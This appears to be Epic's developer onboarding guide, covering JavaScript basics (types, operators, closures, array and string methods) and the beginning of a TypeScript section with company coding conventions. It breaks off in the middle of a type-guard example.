Epic Developer Training Materials

Epic uses a number of different development technologies, and we'll provide you training for the necessary skills to be successful in your role when you start. If you'd like to kick start your learning early, attached is a document that outlines the technologies used by most teams.

- JavaScript: This section covers basic JavaScript concepts needed to fully understand TypeScript.
- TypeScript: Our primary client behavior language, and what we are moving towards for defining database behavior.
- C#: Our web server language.
- HTML/CSS: Used for markup and styling of Epic's web-based workflows.

Gaining familiarity with these areas will help you get through training quicker so you can start working on projects sooner. Feel free to use online resources such as typescriptlang.org and Microsoft's C# programming guide to support your learning.

JavaScript

Conventions, Data Types and Expressions

Objectives

1. (Data Types) List the built-in data types of JavaScript. Next, describe the difference between weak and strong typing and specify which one JavaScript uses

Objective Details

The JavaScript data types include:

Boolean	true or false
Number	64 bit floating-point number, written in: • Standard Decimal notation • Hexadecimal notation: 0x##, 0xFF • Exponential notation: #e#, 4.18e10 Special numeric values: • NaN, a special not-a-number value • Infinity, special value to represent positive infinity
String	Zero-based array of Unicode characters (2 bytes per character). A string literal may be enclosed in "" or '' (double quotes preferred). Use escape character for special characters. Some common examples are: • \' single quote • \" double quote • \\ backslash • \n new line • \t tab • \x## Latin-1 character in (## in hex) • \u#### Unicode character (#### in hex)
Object	Unordered collection of key/value pairs. • Key is a string or number. ▪ The key is also referred to as a property of the object • Value can be any data type • {} is an empty object • null is a special object indicating no value • Example:{name:"John Doe", id:12345}
Function	Like an object, but also contains a collection of executable code. • () operator executes the code

Array	A special object that is an ordered collection of key/value pairs. • Key is an integer starting at 0 • [] is an empty array • Example: ["a","b","c",123]
undefined	Data type of uninitialized variables • Different from null (you must assign null)

Weak typing (used by JavaScript) means that a variable can contain any kind of data, while strong typing means a variable may only contain the kind of data specified.

2. (Type Conversion) Explain how one JavaScript type can be converted to another

Objective Details

Number to String	• `s = n + "";`
	• `s = String(n);`
	• `s = n.toString(); // base 10`
	• `s = n.toString(base); // given base`

String to Number	• `n = s - 0;`
	• `n = +s;`
	• `n = Number(s); // Base 10 number, whitespace ok`
	• `n = parseInt(s,base); //Parse integer using base`
	• `n = parseFloat(s); //Parse from beginning of string`
	Note: Strings that connot be converted to numbers will result in **NaN**

From Boolean	• `true`
	  ▪ String: "true"
	  ▪ Number: 1
	• `false`
	  ▪ String: "false"
	  ▪ Number: 0

To Boolean	`Boolean(x)` or `!!x`
	• Number
	  ▪ x is 0 or NaN: false
	  ▪ otherwise: true
	• String
	  ▪ x is an empty string: false
	  ▪ otherwise: true
	• Object, Function or Array
	  ▪ x is null or undefined: false
	  ▪ otherwise: true

Note:

- When null is converted to a number, the result is 0.
- When undefined is converted to a number, the result is NaN.

3. (Operators) List the JavaScript operators and the order they execute in within an expression

Objective Details

Javascript operators are evaluated from the highest to lowest level. Operators in the same level are evaluated in the order they are used in the expression, from left to right.

Level	Operators	Additional Operators

15 - Object manipulation	`/* Creates a new object from the listed class */`
	`new class`
		`/* Access a fixed property in an object */`
		`object.property`
		`/* Access a variable property in an object */`
		`object[property]`
		`/* Invoke a function */`
		`function()`

14 - Unary	`++ //Increment`
	`-- //Decrement`
	`+ //Convert to a number`
	`- //Convert to a number and invert the sign`
	`~ //Bitwise not`
	`! //Boolean not`
	`/* Returns a string representation of a variables type */`
	`typeof`
	`/* Use when invoking a function to discard the returned value */`
	void
		`/* Removes a property from an object or function */`
		`delete`

13 - Multiplicative	`* //Multiply`
	`/ //Divide`
	`% //Modulus`	

12 - Additive	`+ //Addition` `- //Subtraction`	

Level	Operators	Additional Operators

11 - Bit Shift	`<< //Bit-shift left`
	`>> //Bit-shift right, preserve sign`
	`>>> //Bit-shift right`	

10 - Relational	`< //Less than`
	`> //Greater than`
	`<= //Less than or equal to`
	`>= //Greater than or equal to`
		`/* true if object is an instance of a class */`
		`object` **`instanceof`** `class`
		`/* true if object or its prototype contains the property */`
		`property` **`in`** `object`

9 - Equality	`== //Is equal to`
	`!= //Is not equal to`
	`=== //Is identical to`
	`!== //Is not identical to`	

8 - Bitwise AND	`&`	
7 - Bitwise Exclusive OR	`^`	
6 - Bitwise OR	`|`	
5 - Logical AND	`&&`	
4 - Logical OR	`||`	
3 - Conditional Operator	`a`**`?`**`b:c //If a then return b. Else, return c.`	

Level	Operators	Additional Operators

2 - Assignment	`= //Assign`
	`*= //Multiply and assign`
	`/= //Divide and assign`
	`%= //Modulus and assign`
	`^= //Bitwise exclusive or and assign`
	`+= //Add and assign`
	`-= //Subtract and assign`	

1 - Multiple Eval	`/* Evaluates exp1 then exp2. Returns exp2 */` `exp1,exp2`	

4. (Objects to Strings) Explain what happens when an object is converted to a string

Objective Details

For most built-in classes, a reasonable string conversion will take place automatically:

Type	Expression	Result
Array	`"String: " + ["a", "b", "c"];`	`"String: a,b,c"`
String	`"String: " + new String("abc");`	`"String: abc"`
Number	`"String: " + new Number("42");`	`"String: 42"`
Boolean	`"String: " + new Boolean(false);`	`"String: false"`

However, for custom objects and instances of custom classes, the default toString method for an object will be called, unless it explicitly is overridden by the object or class:

Type	Expression	Result
Default Object toString	`"String: " + {}`	`"String: [object Object]"`
Object overriding toString	`"String: " + {toString:function() {return "Hello world!}};`	`"String: Hello world!"`

Class overriding toString	`var MyClass = function() {};`
	
	`MyClass.prototype = {`
	`  toString: function() { return "Hello world"; }`
	`};`
	
	`"String: " + new MyClass();`
		`"String: Hello world!"`

5. (Assignment Operators) Describe the difference between an operator (+,-,*,/,%,^) and an operator-assignment (+=,-=,*=,/=,%=,^=)

Objective Details

The assignment version of the operator both performs the operation on the right-hand and left-hand operands, and assigns the result to the left-hand operand. For example, the following two expressions are equivalent:

```
a = a + b;
a += b;
```

6. (Boolean Operators) Describe the difference between the Logical AND and the logical OR operators, and give examples of their output

Objective Details

Unlike most languages, the result of the logical AND/OR operators is not always true or false:

```
    A = B || C; //A is assigned B if B is true when converted to a
Boolean. Otherwise A is equal to C
    A = B && C; //A is assigned B if B is false when converted to a
Boolean. Otherwise A is equal to C
```

Notice that A takes on the actual value of B or C, not the Boolean conversion of B or C. This leads to some interesting examples:

```
    console.log("abc" || "123"); // results in "abc"

    console.log("abc" && "123"); // results in "123"
```

One situation where this unique behavior of the logical OR operator is used is when you want to initialize a variable only if it hasn't already been initialized:

```
    var myVar = myVar || {};
```

In this example, `myVar` will be assigned back to itself if it already exists as a non-null object. Otherwise, if it is null or undefined, it will be initialized to a new object.

7. (Initializing and Declaring variables) Describe the difference between initializing a variable without declaring it and declaring a variable without initializing it

Objective Details

Initializing a variable without declaring it

In this case, the variable `globalVar` will become globally available as soon as `initializeWithoutDeclaring` is executed:

```
function initializeWithoutDeclaring()
{
  globalVar = "test"; //Notice that the var keyword is missing
}

function alertTheVariable()
{
  alert(globalVar);
}
initializeWithoutDeclaring(); //Initializes globalVar
alertTheVariable(); // Displays "test" in an alert popup
```

Declaring a variable without initializing it

In this case, the variable will be local if it was declared within a function, or global if declared outside a function. In either case, its value is `undefined` until it is initialized.

```
var globalVar;

function test()
{
  var localVar;
  alert(localVar);
  localVar="local";
  alert(localVar);
}

alert(globalVar); //Displays "undefined"
globalVar="global";
alert(globalVar); //Displays "global"
test(); //Displays "undefined" followed by "local"
alert(localVar + " test"); //Produces an error
```

8. (Case Sensitivity) Explain what happens when a keyword like "var" is used with a different case, such as "VAR"

Objective Details

All keywords in JavaScript are case sensitive. Using a keyword incorrectly will result in an Error being thrown.

9. (Numeric Relational Operators) Explain what happens when a string and number are compared using a relational operator

Objective Details

The string will be converted to a number before the comparison takes place. If the string is non-numeric, then the conversion will result in NaN and the comparison will always be false:

Expression	After Conversion	Result
`5<"1"`	`5<1`	false
`5>"1"`	`5>1`	true
`5<"a"`	`5<NaN`	false
`5>"a"`	`5>NaN`	false

10. (Boxing) Describe the difference between Boxing and Unboxing primitives and explain when each occurs

Objective Details

Boxing is the process of taking a primitive Number, Boolean or String value and wrapping it in an instance of that class, while unboxing is the process of extracting the primitive value from the wrapper object, usually by calling the valueOf method. For example:

Primitive Value	Boxing	Unboxing
`5`	`var boxedNum = new Number(5);`	`var unboxedNum = boxedNum.valueOf();`
`"test"`	`var boxedString = new String("test");`	`var unboxedString = boxedString.valueOf();`
`false`	`var boxedBool = new Boolean(false);`	var unboxedBool = boxedBool.valueOf();

- Boxing never happens without explicitly creating a new instance of Number, String or Boolean.
- Unboxing will happen automatically in some cases, but not in others. For example:

Automatic	`var boxedNum = new Number(5);` `var newNum = boxedNum + 5; //Results in 10`

Not automatic	`var boxedBool = new Boolean(false);`
	`if(boxedBool) { console.log("true"); } // Outputs true`
	`if(boxedBool.valueOf()) { console.log("true"); } // Does not output true`

Note that the first `console.log` in the **Not Automatic** example will always output true, regardless of the contained primitive value, because `boxedBool` is a non-null, non-undefined object.

Because unboxing is not consistent, Epic convention is to never box primitive values.

11. (Is Valid and Finite) Explain how you can determine if a number is valid and finite

Objective Details

The best way to perform this test is the `isFinite` function:

Example	Equivalent Expression	Result
`isFinite(+"5");`	`isFinite(`**`5`**`);`	true
`isFinite(+"abc");`	`isFinite(`**`NaN`**`);`	false
`isFinite(5/0);`	`isFinite(`**`Infinity`**`);`	false
`isFinite(-5/0);`	`isFinite(`**`-Infinity`**`);`	false

12. (Equal vs. Identical) Describe the difference between the operators ==, ===, != and !==

Objective Details

The operators "is equal to" (==) and "is not equal to" (!=) will perform a type conversion before evaluating equivalence. The operators "is identical to" (===) and "is not identical to" (!==) will not perform a type conversion first. For example:

Expression	Result	Expression	Result
`5==5`	true	`5=="5"`	true
`5!=5`	false	`5!="5"`	false
`5===5`	true	`5==="5"`	false
`5!==5`	false	`5!=="5"`	true

Because the conversion rules for == and != are complex and non-intuitive, it is Epic's convention to always use === and !== instead.

13. (Concatenation) Explain what happens when you use the "+" and "+=" operators with a string

Objective Details

When the plus operator (+) is used with a string as either operand, the other operand will be converted to a string and the two operands will be concatenated together. For example:

- `abc" + 123; // "abc123"`
- `abc" + true; // "abctrue"`
- `abc" + null; // "abcnull"`
- `abc" + undefined; // "abcundefined"`
- `abc" + {}; // "abc[object Object]"`

The add-assign operator (+=) also concatenates, but additionally assigns the result back to the left-hand operand.

14. (While Loops) Describe the difference between a while loop and a do-while loop

Objective Details

The while loop checks the condition before the first loop iteration:

```
while(false)
{
  document.write("I will not execute");
}
```

The do-while loop executes the first iteration, and then checks the condition:

```
do
{
  document.write("I will execute once");
} while(false);
```

15. (Conditionals) Describe the difference between an if-else code block and a switch-case code block and explain when you would use one over the other

Objective Details

In addition to the syntax differences, the switch-case structure is better in terms of clarity and performance when the set of checks can be reduced to comparing one expression against a discrete set of constant values. When the conditions are not constants, an if-else structure is the only option. In the following examples, the switch-case option is better.

Switch-case example:

```
function getUrl(selectionString)
{
  switch(selectionString)
  {
    case "userweb":
      return http://userweb.epic.com;
      break;

    case "brainbow":
      return "http://brainbow/";
      break;

    case "home":
    case "guru":
      return "http://guru/";
      break;

    default:
      return "http://www.epic.com";
      break;

  }
}
```

If-else example:

```
function getUrl(selectionString)
{
  if(selectionString==="userweb")
  {
    return "http://userweb.epic.com";
  }
  else if(selectionString==="brainbow")
  {
```

```
    return "http://brainbow/";
  }
  else if(selectionString==="guru" || selectionString==="home")
  {
    return "http://guru/";
  }
  else
  {
    return "http://www.epic.com";
  }

}
```

16. (Undefined) Explain what happens when an undeclared and uninitialized variable is used in an expression

Objective Details

An error is thrown. For example:

```
  var a = 1, b = a + c; // c is undeclared and not initialized, so an
error is thrown
```

```
  var c, a = 1, b = a + c; // c is declared, so an error is not
thrown, but b is NaN because c is still undefined
```

17. (try-catch-finally) Describe the difference between the try, catch and finally keywords and explain how they are used

Objective Details

All three keywords are used when dealing with errors. Errors are thrown using the following syntax:

```
throw new Error("message");
```

Use try around code that you suspect may throw an error, and catch to capture that error and respond to it:

```
try
{
  throw new Error("message");
}
catch(error)
{
  console.log("There was an error: " + error.message);
}
```

If there is code that must run regardless of if there was an error, include it with finally:

```
try
{
  throw new Error("message");
}
catch(error)
{
  console.log("There was an error: " + error.message);
}
finally
{
```

```
    // This will always run
  }
```

Note: There are other kinds of errors. Use the `instanceof` keyword to check for a particular kind of error. Examples include:

- `EvalError`
- `RangeError`
- `ReferenceError`
- `SyntaxError`
- `TypeError`
- `URIError`

Built-in Classes

Objectives

1. (Date) Describe the difference between the different date piecing methods: getDate, getDay, getMonth and getYear

Objective Details

A date represents the number of milliseconds since midnight (UTC) on 1/1/1970. To piece a date, use the following methods. In each case, if UTC is omitted, then the local time zone is used:

Method	Result
aDate.get[UTC]FullYear()	Returns the 4-digit year
aDate.get[UTC]Month()	0 (January) to 11 (December)
aDate.get[UTC]Date()	Day of the month (1 to 31)
aDate.get[UTC]Day()	0 (Sunday) to 6 (Saturday)
aDate.get[UTC]Hours()	0 to 23
aDate.get[UTC]Minutes()	0 to 59
aDate.get[UTC]Seconds()	0 to 59
aDate.get[UTC]Milliseconds()	0 to 999

Note: All of these methods begin at 0 other than `get[UTC]Date` (which counts from 1 to 31) and `get[UTC]Year` (which can be negative).

2. (Array Methods) Explain how various array methods are used, including: concat, join, pop, push, reverse, slice, sort, splice, and toString

Objective Details

Certain methods change the array they are called from (pop, push, sort, splice, reverse) while others return a new array (concat, slice) or a string representation of the array (join, toString) without modifying the original array.

Methods that modify the original array

Method	Example

`pop()` - Removes an element from the end of an array and returns the removed element	`var ary=["a","b","c",1,2,3];`
	`ary.pop(); // returns 3,`
	`ary=["a", "b", "c", 1, 2]`
	`ary.pop(); // returns 2,`
	`ary=["a", "b", "c", 1]`
	`ary.pop(); // returns 1,`
	`ary=["a", "b", "c"]`

`push(`**element**`)` - Adds a new element to the end of an array and returns the new length	`var ary=[];`
	`ary.push("a"); //returns 1,`
	`ary=["a"]`
	`ary.push("b"); //returns 2,`
	`ary=["a", "b"]`
	`ary.push(1); //returns 3,`
	`ary=["a", "b", 1]`
	`ary.push({prop:val}); //returns`
	`4, ary=["a", "b", 1,`
	`{prop:"val"}]`

Method	Example

`sort(`**function**`)` - Sorts arrays in string order (unless a sort function is provided) and returns a reference to the array.	`var sortOrder={`
	`  string: function(a,b){return String(a).localeCompare(String(b));},`
	`  reverseString: function(a,b){return String(a).localeCompare(String(b)) * -1;},`
	`  number: function(a,b){return a-b;},`
	`  reverseNumber: function(a,b){return b-a;}`
	`};`
	
	`var ary=[2,12,1];`
	`ary.sort(sortOrder.string); //[1,12,2]`
	`ary.sort(sortOrder.reverseString); //[2,12,1]`
	`ary.sort(sortOrder.number); //[1,2,12]`
	`ary.sort(sortOrder.reverseNumber); //[12,2,1]`
	`ary.sort(); //[1,12,2] (same as sortOrder.string)`

`splice(`**index,howMany,item1,...,itemN**`)` - Adds/removes items to/from an array, and returns the removed item(s).
• **index** - (Required) An integer that specifies at what position to add/remove items, Use negative values to specify the position from the end of the array
• **howMany** - (Required) The number of items to be removed. If set to 0, no items will be removed
• **item1, ..., itemN** - (Optional) The new item(s) to be added to the array
	`var chars = ["B", "O", "A", "M"];`
	`chars.splice(2,0,"L","K"); // returns [],`
	`chars=["B","O","L","K","A","M"]`
	`chars.splice(0,1); // returns ["B"],`
	`chars=["O","L","K","A","M"]`
	`chars.splice(3,2,"B"); // returns ["A","M"],`
	`chars=["O","L","K","B"]`

Method	Example
• `reverse()` - Flips the order of elements in the array and returns a reference to the array.	`var ary=[1,2,3];` `ary.reverse(); //[3,2,1]`

Methods that do not modify the original array

These methods create a new array and return a reference to it:

Method	Example

`concat(`**array1,...,arrayN**`)` - Combines two or more arrays	`var ary1=["a","b"], ary2=[1,2,3], ary3=["c"];`
	`var ary4=ary1.concat(ary2,ary3);`
	`//["a","b",1,2,3,"c"]`

`slice(`**start, end**`)` - Selects the elements starting at the given start argument, and ends at, but does not include, the given end argument	`var ary=[0,1,2,3,4];`
	`var ary2=ary.slice(2,4);`
	`//ary2=[2,3]`

These methods return a single string that represents the current state of the array:

Method	Example

`join(`**delimiter**`)` - Combines the elements of the array using the given delimiter string. If no delimiter is provided, a comma is used.	`var ary=["a","b","c"];`
	`ary.join(); // returns "a,b,c"`
	`ary.join(", "); // returns "a, b, c"`

`toString()` - Same as join with no arguments	`var ary=["a","b","c"];` `ary.toString(); // returns "a,b,c"`

3. (String Methods) Explain how various string methods are used, including indexOf, substring and split

Objective Details

Method	Example

`indexOf(`**subString, start**`)` - Locate the position of the first occurrence of the substring at or after the starting postion (optional).	`var str="This is a test";`
	`var pos=str.indexOf("is");`
	`//Returns 2`
	`var pos=str.indexOf("is",3);`
	`//Returns 5`

`substring(`**start, end**`)` - Return a substring starting from start and ending at but not including end.
• If **end** is not specified, the entire remaining string is returned.
• A negative **start** or **end** is treated as zero
• if **start>end**, the values are swapped
	var str="This is a string";
	str.substring(1); // "his is a string"
	str.substring(0,4); // "This"
	str.substring(4,0); // "This"
	str.substring(1,-4); // "T"

`split(`**delimiter, limit**`)` - Splits a string at the given delimiter to an array of strings, with a maximum number of elements equal to the limit (optional).	var str="This is a string";
	str.split(" "); // ["This","is","a","string"]
	str.split(" ",2); // ["This","is"]

4. (Math) Describe the kind of methods available in the Math object

Objective Details

Math contains properties for mathematical constants as well as static functions for mathematical functions. Math is an object not a class, so it has no constructors.

Math Constants

Constant	Description
`Math.E`	The constant e, base of the natural logarithm
`Math.PI`	Mathematical constant equal to a circle's circumference divided by its diameter

Math Functions

Function	Description
`Math.abs(n)`	Compute the absolute value
`Math.ceil(n)`	Rounds a number up to the closest integer
`Math.exp(n)`	Computes a power of e
`Math.floor(n)`	Rounds a number down to the closest integer
`Math.log(n)`	Computes a natural logarithm
`Math.max(x,y)`	Return the largest of 2 or more numbers
`Math.min(x,y)`	Returns the smallest of 2 numbers
`Math.pow(x,y)`	Computes x raised to the power of y
`Math.random()`	Computes a random number between 0.0 and 1.0 - [0,1)
`Math.round(n)`	Rounds to the nearest integer
`Math.sqrt(n)`	Computes a square root

Arrays, Objects and Functions

Objectives

1. (length property) Describe the difference between the length property of arrays and functions

Objective Details

With arrays, the length property is adjusted whenever elements are added to the array. It doesn't actually reflect the number of values in the array, only the position of the maximum

value. Also, the length property of an array can be set to adjust the elements contained in the array. For example:

```
var ary=[1,2,3]; //ary = [1, 2, 3] ary.length = 3
delete ary[2]; //ary = [1, 2, ] ary.length = 3
ary[5]="test"; //ary = [1,2, , , , "test"] ary.length = 6
ary.length=2; //ary = [1,2] ary.length = 2
```

With functions, the length property represents the number of named parameters:

```
var myFunction = function(a,b,c) {}; //myFunction.length = 3
```

Setting the length of a function has no effect.

Note: Remember that you can pass more arguments than parameters to a function. Additional arguments can be accessed through the `arguments` array

2. (typeof vs. instanceof) Describe the difference between the typeof and instanceof keywords

Objective Details

`typeof` is a unary operator that returns the string representation of the primitive JavaScript type of a value. The only possible results of typeof are "number", "string", "boolean", "object", "function" and "undefined". For example:

```
typeof 1;            // "number"
typeof "test";       // "string"
typeof true;         // "boolean"
typeof new Date();   // "object"
typeof function(){}; // "function"
typeof null;         // "object"
typeof undefined;    // "undefined"
```

On the other hand, instanceof is an operator with two operands that returns a boolean. The result is true if the left-hand operand is an object created from the constructor function on the right-hand operand. For example:

```
1 instanceof Number;                  //false
new Number(1) instanceof Number;      //true
"test" instanceof String;             //false
new String("test") instanceof String; //true
[] instanceof Array                   //true
```

3. (array vs. object) Describe the difference between an array and an object

Objective Details

An array is, in fact, an object:

```
typeof {}; //"object"
typeof []; //"object"
```

They both can contain arbitrary key-value pairs:

```
function showProperties(obj)
{
  var str = "{";
  for(prop in obj)
  {
    str += prop + ":" + obj[prop] + ",";
  }
  return str.length === 1?"{}":str.substr(0,str.length-1) + "}";
}

var myObject = {0:"a", 1:"b", 2:"c", prop:"val"};
var myArray = ["a", "b", "c"];
myArray.prop="val";
showProperties(myObject); // "{0:a,1:b,2:c,prop:val}"
showProperties(myArray); // "{0:a,1:b,2:c,prop:val}"
```

The differences of an array include the methods added by the Array class, as well as the special handling of the Array's length property.

4. (new Array vs. Square-Bracket Notation) Describe the difference between creating a new array using the new keyword vs. the square-bracket notation

Objective Details

The only difference is superficial - the syntax between the two techniques:

```
var ary1 = new Array(1,2,3,4);
var ary2 = [1,2,3,4];
ary1 instanceof Array; //true
ary2 instanceof Array; //true
```

By convention, Epic prefers the square-bracket notation because it is more concise

5. (property deletion) Explain what happens when a property is deleted from an object

Objective Details

The property is completely removed from the object. Accessing the property again will return undefined, which is the same as accessing a property that was never in the object.

```
function showProperties(obj)
{
  var str = "{";
  for(prop in obj)
  {
    str += prop + ":" + obj[prop] + ",";
  }
  return str.length === 1?"}":str.substr(0,str.length-1) + "}";
}

var obj={a:1, b:2, c:3};
showProperties(obj); //"{a:1,b:2,c:3}"
"b" in obj; // true
delete obj.b;
showProperties(obj); //"{a:1,c:3}"
"b" in obj; // false
typeof obj.b; // "undefined"
typeof obj.z; // "undefined"
```

6. (for-in loops) Explain how the value of object properties can be accessed using a for-in loop

Objective Details

For-in loops return the properties defined in an object. To get the values, use square-brackets:

```
var obj={a:1, b:2, c:3}, prop, value;

for(prop in obj)
{
  value=obj[prop];
  console.log(value);
}
```

7. (in vs. hasOwnProperty) Describe the difference between "in" and "hasOwnProperty"

Objective Details

The in operator does not distinguish between a property stored directly on an object and a property from the object's prototype:

```
var myClass = function() {};
myClass.prototype = { prop1:1 };
var myObject = new MyClass();
myObject.prop2 = 2;
"prop1" in myObject; //true
"prop2" in myObject; //true
```

On the other hand, hasOwnProperty only returns true for properties directly on the object:

```
myObject.hasOwnProperty("prop1"); //false
myObject.hasOwnProperty("prop2"); //true
```

8. (Anonymous Functions) Explain how you can create an anonymous function to be called immediately or stored for later use.

Objective Details

Functions are created using the **function** keyword, which has the following syntax:

```
function Name(parameters)
{
  // body
}

Name(arguments); // Calling the function
```

To create an anonymous function, simply omit the name. To call the function, place the entire function in parentheses, and then follow it with the function invocation operator, which also uses parentheses:

```
(function(parameters)
{
  // body
})(arguments);
```

To save the anonymous function for later use, place it in a variable:

```
var func = function(parameters)
{
  // body
};
```

func(arguments);

9. (Closure) Describe the difference between a closure and a non-closure function

Objective Details

A closure is created when one function returns another. The reason that this is significant is that the returned function must remember the variables that were available locally at the time the closure was created. This is known as the closure's context:

```
  function nonClosureFunction(a)
  {
    ///<summary>This is a non-closure function that returns a closure
function</summary>
    return function(b) { return a+b; }
  }

  var closureFunction = nonClosureFunction(5);
  closureFunction(2); // returns 7
```

Notice that from the point it is created, `closureFunction` will always remember that the value of `a` is 5, since a is part of its context.

10. (Closure Context) Explain what happens when a variable that is part of a closure's context is modified

Objective Details

The context of a closure can only be modified by the function creating the closure before it is returned, or from within the closure code itself, at least with value types. Any changes made to context variables will be remembered by the closure the next time it is called:

```
  function createIncrementerStartingAt(a)
  {
    ///<summary>This is a non-closure function that returns a closure
function</summary>
    var result = function() { return a++; }
    a++; // Increment before returning closure

    return result;
  }

  var incrementer = createIncrementerStartingAt(5);
  incrementer(); // returns 6
  incrementer(); // returns 7
  incrementer(); // returns 8
```

You can still access reference types that are included in a closure's context, provided that you have a local copy of the reference:

```
  function createIncrementerStartingAt(a)
  {
    ///<summary>This is a non-closure function that returns a closure
function</summary>
    return function() { return a.num++; }
  }

  var args = { num:5 };
  var incrementer = createIncrementerStartingAt(args);
  incrementer(); // returns 5
  args.num = 10;
  incrementer(); // returns 10
```

11. (Object Literals) Describe what an object literal is and how it is used

Objective Details

An object literal is a shorthand notation used to describe objects in JavaScript. The basic syntax for an object literal is:

```
{key1:val1, ..., keyN:valN}
```

Where key can be any legal identifier that is unique within the object, and value can be any valid JavaScript value, including another object literal. If quotes are placed around the key, then the key can be any unique string:

```
{"key one":val1, ..., "the Nth key":valN}
```

Object literals are the preferred way to define and initialize objects, because they are concise and easy to read. For example, this object:

```
var myObject = new Object();
myObject["property One"] = 1;
myObject.prop2 = 2;
myObject.func1 = function() { alert("function 1"); };
myObject.array1 = new Array("a","b","c");
```

Can easily be converted into an object literal:

```
var myObject =
{
  "property One": 1,
  prop2: 2,
  func1: function()
  {
    alert("function 1");
  },
```

```
    array1: ["a", "b", "c"]
};
```

Object literals are commonly used for the following tasks:

- Defining class prototypes
- Creating one-off, classless objects

JavaScript Object Notation (JSON) is a subset of object literals used for data exchange. JSON requires that properties are enclosed in quotes and disallows functions as values.

- JSON is commonly used by RESTful web service instead of XML because it is more concise.
- Both Microsoft's DataMember and Epic's DataSynchronizationMember serializers use JSON for web-server-to-client communication.

TypeScript

Overview

Objectives

1. Explain what happens when a TypeScript file is compiled.

Objective Details

As TypeScript is compiled, the language service verifies that the code doesn't have any syntax or type issues. Next, JavaScript code that meets the selected ECMAScript standard is emitted, along with a .js.map file that allows a script debugger to present the original TypeScript code when debugging.

Note: The ECMAScript version used depends on the target browsers and browser versions. For example, if Chrome and IE11 are both supported, and Chrome supports ECMASCript 6 but IE11 only supports ECMAScript 5, then the target version must be 5.

Because the result of "compiling" TypeScript is JavaScript rather than machine or object code, you commonly see the term transpiled used rather than compiled.

2. Explain how JavaScript code generated from TypeScript is debugged in the client browser.

Objective Details

Even though the browser is actually executing JavaScript, debugging takes place in TypeScript when using the browser's developer tools. This feature is available because the browser is also provided with the original .ts file as well as a .js.map file that enables it to map the currently executing line of JavaScript to the original line of TypeScript.

2. Describe the kinds of TypeScript features that may be included in HyperspaceWeb code.

Objective Details

There are three kinds of advanced TypeScript features:

- Approved
- Not Approved
- Not Evaluated

You should not use any language features that are not explicitly listed as Approved. If a new feature is not listed in any of the three categories, assume it has not been evaluated yet.

Basic Syntax

Objectives

1. Describe the format of comments used in TypeScript and how it differs from the format of JavaScript comments.

Objective Details

Similarities: JavaScript and TypeScript both support single-line and block comments:

```
// single-line

/* block */
```

Differences: They differ in how API documentation is done.

- JavaScript uses XML-style comments like:
```
function MyFunction(paramName)
{
   ///<summary>Description of the method or function</summary>
}
```
- TypeScript uses JSDoc-style comments:
```
/**
 * Description of the method or function
 * @param paramName This is the parameter description
 */
function MyFunction(paramName: any): void
{
}
```

2. Explain how scoping a variable with let differs from scoping a variable with var and when it is appropriate to use each keyword.

Objective Details

In JavaScript, the keyword **var** is scoped within the nearest containing function. If it is not contained within that construct, the variable is global. TypeScript supports a newer keyword, **let**, which is scoped within the nearest containing block of any kind.

If a variable has been declared with **let** outside of a block, attempting to redeclare it inside the block using **var** will cause a compile error, since the two variables would share the same scope. (Redeclaring inside the block with **let** will work.)

3. Describe the data types in TypeScript and how they compare to their C# counterparts.

Objective Details

TypeScript is a superset of JavaScript, all types from JavaScript are supported in TypeScript. TypeScript is also strongly typed like C# and has many similar primitives like Boolean, String, Number (for floating and integer types), etc. New types introduced by TypeScript include:

- **any** - Indicates that a variable can be any type, which disables type checking for this variable (similar to using **object** in C#).
- **enum** - Represents one of a predefined set of named numeric (like C#) or string values.
- **void** - Used with functions to indicate that nothing is returned (like C#).

4. Describe the syntax for declaring explicitly and implicitly typed variables, parameters, and function return types.

Objective Details

Local variables, function parameters, and function return types can all be declared with data types. Only a value matching the variable's data type may be assigned to it. If no data type is declared when the variable is declared, its type becomes any. If a value is assigned to a typeless variable, parameter, or function as it is being declared, the variable's type will be inferred from the value assigned (for a variable or parameter) or returned (for a function).

Epic Conventions

- For local variables, always infer the type unless an explicit type is required to avoid compile errors
- Function parameters and return values should always have an explicit type.

5. Describe the difference between for-in loops and for-of loops.

Objective Details

TypeScript's **for-of** loop can iterate over members of an array or characters in a string. It cannot be used to iterate over properties of an arbitrary object. The **for-in** loop works the same way in TypeScript as it does in JavaScript.

6. Describe the difference between an illegal type assertion and an incorrect type assertion.

Objective Details

A type assertion is *illegal* if the source type is not assignable to the target type; for example, a number can't be assigned to a string. Illegal assertions cause compile-time errors.

A type assertion is *incorrect* if it is legal based on the data types of the variables (as far as the compiler can tell) but doesn't make sense given the value in the source variable at run time. For this reason, an incorrect assertion can only be discovered at run time, when properties of the incorrect type are accessed. For example, asserting that an any variable is a String is legal, so the compiler won't stop you--but if the value is not a string at run time, the assertion becomes incorrect . This may result in a **TypeError** if a string-only method, such as split, is accessed.

7. Explain what a type guard is and when you would use one.

Objective Details

When the **typeof** or **instanceof** keyword is used within an **if** statement, the TypeScript compiler will automatically perform any needed type assertion on the checked variable within the code block following the **if** statement. This provides a simple method of avoiding incorrect type assertions.

8. Describe the syntax for declaring a constant and the limitations on variables declared in this way.

Objective Details

Constants in TypeScript are very similar to C# and are declared with the **const** keyword. The value of a constant must be declared when the variable is declared (though that value can be computed at run-time) and, once declared, the value of the constant cannot be changed. If the value of the constant is a reference type, like an Object or a Function, its properties can still be changed.

9. Describe the difference for declaring an enumerated type and how they compare to their C# counterparts.

Objective Details

As in C#, enums are declared with the **enum** keyword and declare a list of named numeric values, beginning at 0 and incrementing by 1. In TypeScript, non-integer values can be assigned to enum members; subsequent members continue to increment by 1 (e.g., 1.1, 2.1).

Enum values can be accessed in two ways:

- enumName.memberName
- enumName["memberName"]

In addition, TypeScript enums are "indexed", allowing the member name to be accessed using its numeric value: enumName[numericValue]

Enums can also be made constant using the **const** keyword. This makes them more efficient, as the numeric value will directly replace calls to enumName.memberName and enumName["memberName"] in the generated JavaScript code. The drawback: Constant enums do not allow access to member names using numeric values.

10. Describe the syntax for union types and when and how you would use them.

Objective Details

Anywhere that a data type is declared, you can declare a union type using the pipe character (|) between types. Values of any type included in the union may be assigned to the variable. This affords more type safety than the **any** type, but restricts the available methods to only those that any of the union types can access.

11. Explain how a type guard behaves when it can definitively determine a union variable's type vs. how it behaves when it can't.

Objective Details

Assume you have if-else branches that depend on a union variable's type:

```
var myVar: string | number;
if (typeof myVar === "string") {
   console.log(myVar.CharAr(0));
}
else {
   console.log(myVar.toExponential());
}
```

If the variable is set to a constant, the type guard can determine the code path at compile time and alert you to code that may be unreachable:

```
var myVar: string | number = "This is my string.";
if (typeof myVar === "string") {
   console.log(myVar.CharAt(0));
}
else {
   console.log(myVar.toExponential());  //compiler error; impossible
